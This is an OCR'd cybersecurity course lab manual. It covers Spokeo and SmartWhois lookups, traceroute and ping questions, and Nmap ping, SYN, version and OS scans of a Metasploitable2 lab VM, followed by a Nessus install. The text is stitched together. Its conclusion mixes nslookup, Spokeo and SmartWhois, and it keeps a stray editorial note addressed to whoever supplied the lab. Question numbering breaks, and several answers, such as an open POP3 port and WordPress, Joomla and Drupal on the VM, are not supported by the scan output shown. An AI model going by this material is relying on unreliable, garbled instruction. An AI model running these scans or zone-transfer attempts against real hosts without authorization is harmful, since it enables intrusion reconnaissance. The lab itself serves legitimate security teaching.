Address, Phone Number, Neighbors, Nearby Home Values, Public Safety
Blogs & Web Updates
Blog Updates and Comments from All Over the Web
Activate Windows
Go to PC settings to activate Windows.


spokeo.com/social/profile?q=555687143&loaded=1
SPOKEO
555687143
ABOUT
LOGIN
SIGN UP
120+ SOCIAL MEDIA PLATFORMS SEARCHED
Find people by email address, phone, address, and name
555687143
UNLOCK RESULTS
Available Results May Include: Dating Sites, Online Profiles, Photos & Videos
120+ NETWORKS SEARCHED FOR 555687143
Photos & Online Profiles
Profiles, Photos, and Videos from Top Online Sites
Social Networks
Over 120+ Social Networks Searched in Seconds
Name Search Matches
Address, Phone Number, Neighbors, Nearby Home Values, Public Safety
Blogs & Web Updates
Blog Updates and Comments from All Over the Web
Activate Windows
Go to PC settings to activate Windows.

Part5: SmartWhois

SmartWhois is a desktop tool designed to provide comprehensive domain-related information, including ownership details, contact information, registration history, and associated IP addresses. In this lab, participants will utilize the SmartWhois desktop tool to explore domain-related information and gain insights into domain ownership and associated entities for security investigations and threat intelligence analysis.


Lab Task:

1. Install SmartWhois Desktop Tool: Participants will download and install the SmartWhois desktop tool on their computer.
2. Search for Domain Information: Participants will use the SmartWhois desktop tool's search functionality to retrieve domain-related information by entering the target domain name.
3. Analyze Domain Ownership: Participants will examine the ownership details associated with the target domain, including registrant contact information, registration history, and associated IP addresses.

Step-by-Step Guide:


1. Download the SmartWhois desktop tool installer from the official website or a trusted source.


Download link: https://www.tamos.com/products/legacy




2. Run the installer and follow the on-screen instructions to install the SmartWhois desktop tool on your computer.
3. Once the installation is complete, launch the SmartWhois desktop tool from the desktop shortcut or Start menu.
4. Use the tool's search functionality to enter the target domain name.
5. Review the search results to obtain comprehensive domain-related information,

including ownership details, registrant contact information, registration history, and associated IP addresses.







Conclusion:

In conclusion, In conclusion, nslookup emerges as a pivotal tool for DNS analysis, facilitating the extraction of crucial data concerning domain names and IP addresses. Proficiency in nslookup empowers cybersecurity professionals to glean insights into network infrastructure and identify potential security vulnerabilities. Mastery of nslookup equips practitioners with essential skills for conducting robust vulnerability assessments and fortifying organizational security defenses effectively. NSLookup and Spokeo serves as a valuable tool for exploring domain-related information, enabling cybersecurity

professionals to conduct thorough investigations into domain ownership and associated entities. By leveraging Spokeo, practitioners can uncover crucial details about domain ownership, contact information, and associated individuals or organizations, facilitating security investigations and threat intelligence analysis. Mastery of Spokeo empowers cybersecurity professionals to enhance their understanding of domain-related threats and strengthen organizational security defenses effectively. SmartWhois as a desktop tool for gathering in-depth domain information relevant to security investigations. You learned how to search for domain ownership details, contact information, registration history, and associated IP addresses. By understanding these aspects, you can gain valuable insights into potential security risks and threats associated with a domain.

Remember, responsible use of domain lookup tools is crucial. Respect data privacy regulations and consider the ethical implications of gathering information.

Note: The lab content you provided focuses on SmartWhois, while the conclusion mentions Spokeo (another tool). This lab outline is adjusted to reflect the focus on SmartWhois. The additional information about traceroute and ping can be addressed in a separate lab.

Post-Lab Tasks

1. **Analyze DNS Records:** Participants should explore various types of DNS records, such as A, AAAA, MX, and TXT records, using nslookup. Analyze the information provided by each record type and discuss their significance in understanding domain configurations.
2. **Investigate Subdomains**: Conduct nslookup queries on subdomains of a target domain to gather information about their IP addresses and associated DNS records. Discuss the potential security implications of misconfigured subdomains.
3. **Perform Zone Transfers:** Attempt to perform DNS zone transfers using nslookup to assess the security posture of DNS servers. Discuss the risks associated with misconfigured zone transfers and their impact on organizational security.
4. **Integrate nslookup with Scripting:** Explore how nslookup can be integrated into scripts to automate DNS queries and analysis. Discuss the benefits of automating DNS reconnaissance tasks and how it can enhance the efficiency of vulnerability assessments.
5. **Advanced Search Techniques:** Research and explain additional search techniques that can be used in conjunction with Spokeo for domain investigations. Explore options like filtering by location, organization size, or specific data points (e.g., phone numbers).
6. **Security Considerations:** Discuss the potential security concerns associated with using public record search engines like Spokeo. Consider issues like data privacy and the possibility of finding inaccurate information. How can these concerns be mitigated while utilizing Spokeo for ethical investigations?
7. **Alternative Tools:** Research and compare Spokeo with other open-source or commercial tools used for domain ownership lookups and threat intelligence

gathering. Discuss the advantages and limitations of each tool.

8. How does traceroute find the route that the trace packets are (probably) using?
9. Traceroute uses the TTL field in the IP header. It sends sequences of ICMP Echo requests to the target, incrementing the TTL value from a minimum (typically 1) upwards. Each router along the path to the destination must decrement the TTL value of a packet by at least 1 before forwarding it; if TTL reaches 0, the router drops the packet and sends back an ICMP "Time Exceeded" message. Traceroute uses these messages to build a map of the route from origin to destination. ii. Is there any other answer Ping could give us (except those few we saw before)?
10. Besides the responses mentioned, ping can also report other statuses like "Destination Host
11. Unreachable" if there is no route to the destination or the destination does not respond, and "Destination Network Unreachable" if the route to the specified network cannot be found. iii. What ICMP type and code are used for the ICMP Echo request?
12. ICMP Echo requests are type 8 messages with a code of 0. The corresponding Echo Reply messages are type 0, also with a code of 0. iv. Why does traceroute give different results on different networks (and sometimes on the same network)?
13. The path packets take through a network can vary due to changes in network configuration, load balancing, and route optimization. As routers determine the best path dynamically based on current conditions, traceroute results can differ between executions even on the same network.
14. **Comparison with Online Tools:** Compare SmartWhois with online domain lookup tools. Discuss the advantages and disadvantages of each approach (desktop tool vs. online tool) for

    security investigations. Consider factors like ease of use, data comprehensiveness, and potential cost implications.
15. **Advanced Search Techniques:** Explore advanced search options available within SmartWhois. Investigate features like searching by IP address, filtering by registration date, or exporting results for further analysis. Explain how these features can enhance the effectiveness of domain investigations.
16. **Integration with Other Tools:** Research how SmartWhois can be integrated with other security tools used for threat intelligence gathering. Consider tools for threat analysis, vulnerability scanning, or security information and event management (SIEM). Discuss the benefits of combining information from various sources for a more holistic view of potential threats.

Lab 03: Discover Network Vulnerabilities using Nmap, Nessus, and OpenVas Scanner

Lab Objectives

- Understand the functionalities of Nmap for network discovery and port scanning.
- Utilize Nmap to scan for open ports and services on a target system.
- Gain experience in interpreting Nmap scan results to identify potential vulnerabilities.
- Learn how to install and configure Nessus for vulnerability assessment.
- Conduct a vulnerability scan on a target system using Nessus and analyze the generated report.
- Develop skills in prioritizing vulnerabilities based on severity and exploitability.
- Install and configure OpenVAS for vulnerability assessment on a Linux system.
- Utilize OpenVAS to conduct vulnerability scans on target hosts.
- Analyze OpenVAS scan results to identify potential vulnerabilities and their severity levels.
- Develop skills in interpreting scan findings for defensive security purposes, prioritizing vulnerabilities for mitigation.
- Generate a vulnerability report summarizing the scan results and recommending remediation actions.

Activity Outcomes

Upon successful completion of this lab, you will be able to:


- Employ Nmap commands for various network scanning tasks like ping sweeps, port scans, and service enumeration.
- Analyze Nmap scan outputs to identify open ports, services running on the target system, and potential security weaknesses.
- Navigate the Nessus interface and configure scans for vulnerability assessment.
- Interpret Nessus scan reports, including vulnerability descriptions, severity levels, and recommended remediation steps.
- Prioritize identified vulnerabilities based on their potential risk to the target system.
- Install OpenVAS on a Linux system and configure it for vulnerability scanning.
- Launch and manage vulnerability scans using OpenVAS against target systems.
- Interpret OpenVAS scan reports, including vulnerability descriptions, severity ratings, and recommended fixes.
- Prioritize identified vulnerabilities based on their potential risk to the target system.
- Create a comprehensive report documenting the scan findings and suggesting mitigation strategies.


Introduction

Nmap (Network Mapper) and Nessus are powerful tools used in the field of cybersecurity for network scanning and vulnerability assessment, respectively. In this lab, participants will explore the capabilities of Nmap for network discovery, port scanning, and service enumeration. Additionally, participants will learn how to use Nessus for conducting comprehensive vulnerability assessments on target systems. By gaining hands-on experience with these tools, participants will develop essential skills for identifying security weaknesses and assessing the overall security posture of networks and systems.PART 1: Host Discovery and Scanning using NMAP


STEP 1:
Make sure you have kali linux and metasploitable2 installed in vmware

STEP 2:
Start Metaspoliatble2 and note its IP address(192.168.159.132).





STEP 3:
Start Kali Linux




STEP 4:

Switch to root mode using sudo -i

STEP 5:

Run nmap and see the available options



STEP 6:

Do a nmap scan to determine whether the metasploitable2 vm is using a ping scan.

```
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.159.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 14:25 EDT
Nmap scan report for 192.168.159.132
Host is up (0.0013s latency).
MAC Address: 00:0C:29:C8:12:C7 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

STEP 7:

Now perform annmap scan to look for open ports

```
┌──(root㉿kali)-[~]
└─# nmap -sS 192.168.159.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 14:27 EDT
Nmap scan report for 192.168.159.132
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

STEP 8:

You can also specify the ports to scan. Now perform a scan to look for first 10,000 ports.

```
└─# nmap -sS -p1-10000 192.168.159.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 14:29 EDT
Nmap scan report for 192.168.159.132
Host is up (0.0024s latency).
Not shown: 9974 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
6697/tcp open  ircs-u
8009/tcp open  ajp13
8180/tcp open  unknown
8787/tcp open  msgsrvr
```

STEP 9:

We can also see the additional information about the open ports by using the sV flag.

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.159.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 14:30 EDT
Nmap scan report for 192.168.159.132
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  rpcbind
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:C8:12:C7 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


STEP 10:

You can also get additional further information using the A (aggressive) flag

STEP 11:

We can get the OS of the target using the O flag

```
┌──(root㉿kali)-[~]
└─# nmap -O 192.168.159.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 14:33 EDT
Nmap scan report for 192.168.159.132
Host is up (0.00068s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```



Question 1

What kind of information is shown when you run this ping scan for Metasploitable2?

The ping scan for Metasploitable2 reveals which IP addresses on the network are active and responsive.

Question 2

Which ports are open on the Metasploitable2 VM?

There are various open ports on the VM, which are visible in the screenshot of the scans above, some of them include:

Port 21: FTP (File Transfer Protocol)
Port 22: SSH (Secure Shell)
Port 23: Telnet
Port 25: SMTP (Simple Mail Transfer Protocol) Port 53: DNS (Domain Name System)
Port 80: HTTP (Hypertext Transfer Protocol) Port 110: POP3 (Post Office Protocol version 3)
Port 139: NetBIOS (Network Basic Input/Output System) Port 445: SMB (Server Message Block)
Port 3306: MySQL database

Question 3

Did you find any additional ports?

Yes, a few extra ports were visible after specifying the range, which is included in the screenshot above.

Question 4

What additional information about the open ports on Metasploitable2 were you able to obtain by using the -sV and -A flags?

We were able to get the service version information and OS detection along with other information about the ports.

Question 5

What operating system does nmap report Metasploitable2 to be? Linux 2.6

Question 6


What web applications are available on Metasploitable2?

DVWA (Damn Vulnerable Web Application) - a PHP/MySQL web application with numerous security vulnerabilities.
Mutillidae - another vulnerable web application designed for testing web security. Joomla! - an outdated and vulnerable version of the popular content management system. WordPress - a vulnerable installation of the WordPress blogging platform.
Drupal - an outdated and vulnerable version of the Drupal content management system.

Part 2. Vulnerability scanning using Nessus

STEP 1:

Install Nessus on Kali




```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
Nessus-10.7.1-ubuntu1404_amd64.deb

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo dpkg -i Nessus-10.7.1-ubuntu1404_amd64.deb
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 372316 files and directories currently installed.)
Preparing to unpack Nessus-10.7.1-ubuntu1404_amd64.deb ...
Unpacking nessus (10.7.1) ...
Setting up nessus (10.7.1) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
```

